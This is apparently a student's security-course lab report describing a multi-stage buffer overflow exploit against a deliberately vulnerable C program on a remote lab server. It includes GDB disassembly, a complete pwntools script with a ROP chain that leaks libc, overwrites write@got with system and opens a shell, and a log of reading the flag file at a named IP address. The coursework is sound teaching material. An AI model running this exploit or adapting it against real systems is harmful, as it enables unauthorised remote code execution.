# Lab 4

CSC472-01

Michael Burns

November 14, 2023


## Introduction

The goal of this lab is to hack a remote serving by successfully launching a Multi-Stage Exploit. This lab built off of Lab 3, where we use the address of the functions, and use a ROPGadget to properly exploit the stack. This lab added in a few more stages. We had to receive data back from the exploit, and unpack it. We were then able to find write_libc, libc_start, and system_libc. We then sent system_libc back to the program in order to overwrite write@got. The final step was to send write_plt, a random string of characters and find an “ed string”. This gave us the ability to exploit an attack on the remote server, and gave us access to the contents of the file.

## Analysis and Results

### Target 1

The target program, lab4.c, has one major vulnerability. The buffer size is set to 25 bytes, but the program reads in 100 bytes. This will cause a stack overflow vulnerability.




2. 147.182.223.56

```
  GNU nano 6.4
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[25];
    read(0, buffer, 100);
    puts(buffer);
    write(1, buffer, 25);
}

int main() {
    vuln();
}
```

## Target 2


I was able to find the write@plt, write@got and read@plt functions by using GDB on “lab4” binary file, and using “disas write” and “disas read”.




```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
88 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engi
Reading symbols from lab4...
(No debugging symbols found in lab4)
gef➤  disas write
Dump of assembler code for function write@plt:
   0x080490b0 <+0>:     endbr32
   0x080490b4 <+4>:     jmp    DWORD PTR ds:0x804c018
   0x080490ba <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
gef➤  disas read
Dump of assembler code for function read@plt:
   0x08049080 <+0>:     endbr32
   0x08049084 <+4>:     jmp    DWORD PTR ds:0x804c00c
   0x0804908a <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
gef➤
```

# Target 3 & 4

This is the Python script I used to exploit the GOT and hijack the flow of the application, and my ROP chain to get access to the remote server. I found the offsets from the libc database




```
  GNU nano 6.4                                   lab4_exp.py
#!/usr/bin/python3


from pwn import *
# video @ 36:04
# target: flag.txt @ 147.182.223.56:6666

write_plt = 0x080490b0
write_got = 0x0804c018
pop_pop_pop_ret = 0x080492b1
pop_ebx = 0x08049022
pop_ebp = 0x080492b3
ed_string = 0x80482c5

#libc offsets
offset_libc_start = 0x0001e930
offset_puts = 0x00070d30
offset_system = 0x00045960
offset_dup2 = 0x000f64b0
offset_read = 0x000f5700
offset_write = 0x000f57c0
offset_str_bin_bash = 0x195c69

puts_plt = 0x08049090
puts_got = 0x804c010
read_plt = 0x08049080
new_system_plt = write_plt

def main():
    p = remote("147.182.223.56", 6666)
    #p = process("./lab4")

    # create your payload
    payload = b"A" * 37
    payload += p32(write_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)
    payload += p32(write_got)
    payload += p32(4)
   # payload += p32(puts_plt)
   # payload += p32(pop_ebx)
   # payload += p32(puts_got)
    payload += p32(read_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)

    #stage 4 : execute command to get shell
    payload += p32(new_system_plt)
    payload += p32(0xdeadbeef)
    payload += p32(ed_string)
```



```
  GNU nano 6.4                                   lab4_exp.py                                    S
offset_str_bin_bash = 0x195c69

puts_plt = 0x08049090
puts_got = 0x804c010
read_plt = 0x08049080
new_system_plt = write_plt

def main():
    p = remote("147.182.223.56", 6666)
    #p = process("./lab4")

    # create your payload
    payload = b"A" * 37
    payload += p32(write_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)
    payload += p32(write_got)
    payload += p32(4)
   # payload += p32(puts_plt)
   # payload += p32(pop_ebx)
   # payload += p32(puts_got)
    payload += p32(read_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)

    #stage 4 : execute command to get shell
    payload += p32(new_system_plt)
    payload += p32(0xdeadbeef)
    payload += p32(ed_string)


    p.send(payload)

    #stage 1 : leak write@libc
    p.recv(25)
    data = p.recv(4)
    write_libc = u32(data)
    log.info("data captured: %s", data)
    #stage 2 : find system@libc
    libc_start_addr = write_libc - offset_write
    system_libc = libc_start_addr + offset_system
    log.info("system@libc addr: 0x%x", system_libc)
    #stage 3 : send system@libc to overwrite write@got
    p.send(p32(system_libc))

    # Change to interactive mode
    p.interactive()


if __name__ == "__main__":
    main()

                                [ Soft wrapping of overlong lines enabled ]
```

# Target 5

Here is the contents of the “flag.txt” file.



```
gef➤  quit
root@bfdb22aca02b:/workdir # nano lab4
root@bfdb22aca02b:/workdir # nano lab4_exp.py
root@bfdb22aca02b:/workdir # python3 lab4_exp.py
[+] Opening connection to 147.182.223.56 on port 6666: Done
[*] data captured: b'\xc0\xb7\xdb\xf7'
[*] system@libc addr: 0xf7d0b960
[*] Switching to interactive mode
$
?
$ !/bin/sh
$ cat flag.txt
                                              _
                              /\              )\
                _           __)_)__        .'`--`'.
                )\_      .-'._'-'_.'-.    /  ^  ^  \
             .'`---`'. .'.' /o\'/o\ '.'.  \ \/\/\/ /
            /  <> <>  \ : ._:  0  :_. : \  '------'      _J_
            |    A    |:   \\/\_/\//   : |     _/)_   .'`---`'.
            \  <\_/>  / :  :\/\_/\/:  : /  .'`----`'./.'0\ 0\  \
           _?_._`"`_.'`'-:__:__:__:__:-'   /.'<\   /> \:   o    |
        .'`---`'.``  _/(              /\   |:,___A__,|' V===V  /
       /.'a . a  \.'`---`'.        __(_(__ \' \____/ /'._____.'
       |:  ___   /.'/\ /\  \    .-'._'-'_.'-:._____.' _?_
       \'  \_/   |:   ^    |  .'.' (o\'/o) '.'.    .'`"""`'.
        '._____.'\' 'vvv'  / / :_/_:  A  :_\_: \   /  ^.^   \
                  '.__.__.' | :   \'=...='/   : |  \ `===`  /
               jgs           \ :  :'.___.':  : /    `------`
                              '-:__:__:__:__:-'

Congratulations!
$
```

## Discussion and Conclusion

The lab satisfied its stated purpose. There were challenges with getting the lab started and leaking the memory addresses. This lab was very interesting because of having ASLR enabled, and hacking into a remote server instead of locally. I have learned a lot from this lab, by figuring out the offsets for certain libc functions, and being able to find the base address to exploit the program. I did not observe any differences between theory and experimental results.